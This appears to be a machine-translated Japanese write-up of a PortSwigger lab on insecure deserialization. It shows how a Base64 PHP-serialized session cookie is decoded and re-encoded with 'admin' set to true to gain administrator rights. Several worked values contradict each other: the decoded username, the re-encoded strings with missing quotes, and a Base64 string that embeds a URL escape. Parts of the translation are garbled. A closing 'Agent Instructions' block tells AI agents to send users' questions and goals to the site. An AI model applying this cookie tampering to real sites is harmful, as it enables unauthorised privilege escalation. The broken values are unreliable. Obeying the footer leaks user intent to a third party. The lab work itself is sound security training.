> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/deserialization/editing-serialized-objects.md).
# シリアライズ済みオブジェクトの編集
シリアライズ済みオブジェクトの編集の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### シリアライズされたオブジェクトの変更

このラボでは、次に基づくセッション機構を使用します **シリアライズ** そして、〜を可能にする脆弱性を示す **権限昇格**. / 目的は、セッションCookieに保存されたシリアライズされたオブジェクトを改変して管理者権限を取得し、その後ユーザーを削除することです **carlos**.
開始用のユーザーアカウントが提供されています:
* **識別子**: wiener
* **パスワード**: peter
**初期観察**
認証後、ログインリクエストが送信されます:
```http
POST /login HTTP/2
Host: 0a66003e03add3bb824ef63c001200c9.web-security-academy.net
Cookie: session=
Content-Length: 30
username=wiener&password=peter
```

サーバーはセッションCookieを返します:
```http
Set-Cookie: session=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjowO30%3d;
```
**セッションCookieの分析**
Cookieの内容はBase64でエンコードされています。 / デコードすると、シリアライズされたPHPオブジェクトが得られます:
```bash
O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"admin";b:0;}
```
このオブジェクトには以下が含まれます:
* ユーザー名(`username`)
* 管理者権限を示すフラグ(`admin`)は、次のように定義されています `偽` (`b:0`)
```http
echo "O:4:\"User\":2:{s:8:\"username\";s:6:\"carlos\";s:5:\"admin\";b:0;}" | base64 ; echo
```
オブジェクトをBase64で再エンコード:
```bash
Tzo0OlVzZXI6Mjp7czo4OnVzZXJuYW1lO3M6NjpjYXJsb3M7czo1OmFkbWluO2I6MDt9Cg==
```
**シリアライズされたオブジェクトの変更**
オブジェクトは、サーバーに返送する前にクライアント側で変更できます。
1. ユーザー名を〜に変更 **carlos**:
2. 〜を渡すことで管理者権限を有効化 `admin` に `真`:
```bash
echo "O:4:\"User\":2:{s:8:\"username\";s:6:\"carlos\";s:5:\"admin\";b:1;}" | base64 ; echo
```
3. オブジェクトをBase64で再エンコード:
```bash
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6ImNhcmxvcyI7czo1OiJhZG1pbiI7YjoxO30lM2Q=
```
**悪用**
セッションCookieは新しく変更した値に置き換えられます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/deserialization/editing-serialized-objects.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.